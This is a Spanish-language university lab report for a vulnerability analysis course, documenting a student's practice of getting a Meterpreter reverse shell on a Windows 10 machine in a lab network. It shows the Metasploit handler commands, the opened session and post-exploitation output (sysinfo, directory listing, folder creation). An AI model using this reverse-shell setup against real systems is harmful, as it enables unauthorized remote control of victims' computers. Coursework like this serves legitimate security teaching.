



**UNIVERSIDAD AUTÓNOMA  
DE CHIAPAS**



**FACULTAD EN CONTADURIA Y ADMINISTRACIÓN CAMPUS I**

**TEMA**

**Act. 3.3 Realizar la siguiente Práctica para obtener shell  
meterpreter de Windows 10 con msfvenom**

**ALUMNO**

**ALEGRÍA SÁNCHEZ MARTÍN DE JESÚS**

**MATRICULA**

**A180001**

**DE**

**LIC EN INGENIERÍA EN DESARROLLO Y TECNOLOGIAS DE SOFTWARE**

**MATERIA**

**ANALISIS DE VULNERABILIDADES**

**CATEDRATICO**

**DR. GUTIERREZ ALFARO LUIS**

**SEMESTRE**


**7mo**


**GRUPO**

**M**

**TUXTLA GUTIÉRREZ CHIS. A 27 DE ABRIL DEL 2023**

Se crea el archivo .exe para ingresalo al servidor apache2 con la ip 10.33.26.45 y el puerto 4444.





Se inicializa la conexión del archivo descargado hacia la terminal de METASPLOIT con MSFVENOM

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.33.26.45
LHOST => 10.33.26.45
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.33.26.45:4444
[*] Sending stage (175686 bytes) to 10.33.26.55
[*] Meterpreter session 1 opened (10.33.26.45:4444 -> 10.33.26.55:51256) at 2023-04-26 20:51:14 -0600
```

Utilizando comandos pedimos información del equipo atacado, así como las carpetas que tiene y crear una carpeta

```
meterpreter > sysinfo
Computer      : LAPTOP-D5PEU7C3
OS           : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : es_MX
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
martin@kali: ~  
meterpreter > dir  
Listing: C:\Users\marti\Downloads  
=====
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	8192	dir	2023-02-07 11:19:47 -0600	DRIVERS
040777/rwxrwxrwx	4096	dir	2023-04-21 10:44:28 -0600	SO
040777/rwxrwxrwx	8192	dir	2023-04-03 18:18:23 -0600	SOFTWARE
100666/rw-rw-r--	437595	fil	2023-04-27 14:05:06 -0600	TAREA11_A180001.pdf
100666/rw-rw-r--	13511	fil	2023-04-27 14:06:16 -0600	Tabla comparativa.docx
100666/rw-rw-r--	282	fil	2022-09-12 18:41:13 -0500	desktop.ini
100777/rwxrwxrwx	19794056	fil	2023-03-23 10:07:35 -0600	imager_1.7.4.exe
100666/rw-rw-r--	2507172	fil	2023-02-09 13:39:23 -0600	imageusb-1-5-1003.zip
100666/rw-rw-r--	1643790	fil	2023-02-28 22:05:57 -0600	jfreechart-1.5.4.jar

```
meterpreter > mkdir Vlnerabilidades  
Creating directory: Vlnerabilidades  
meterpreter >
```

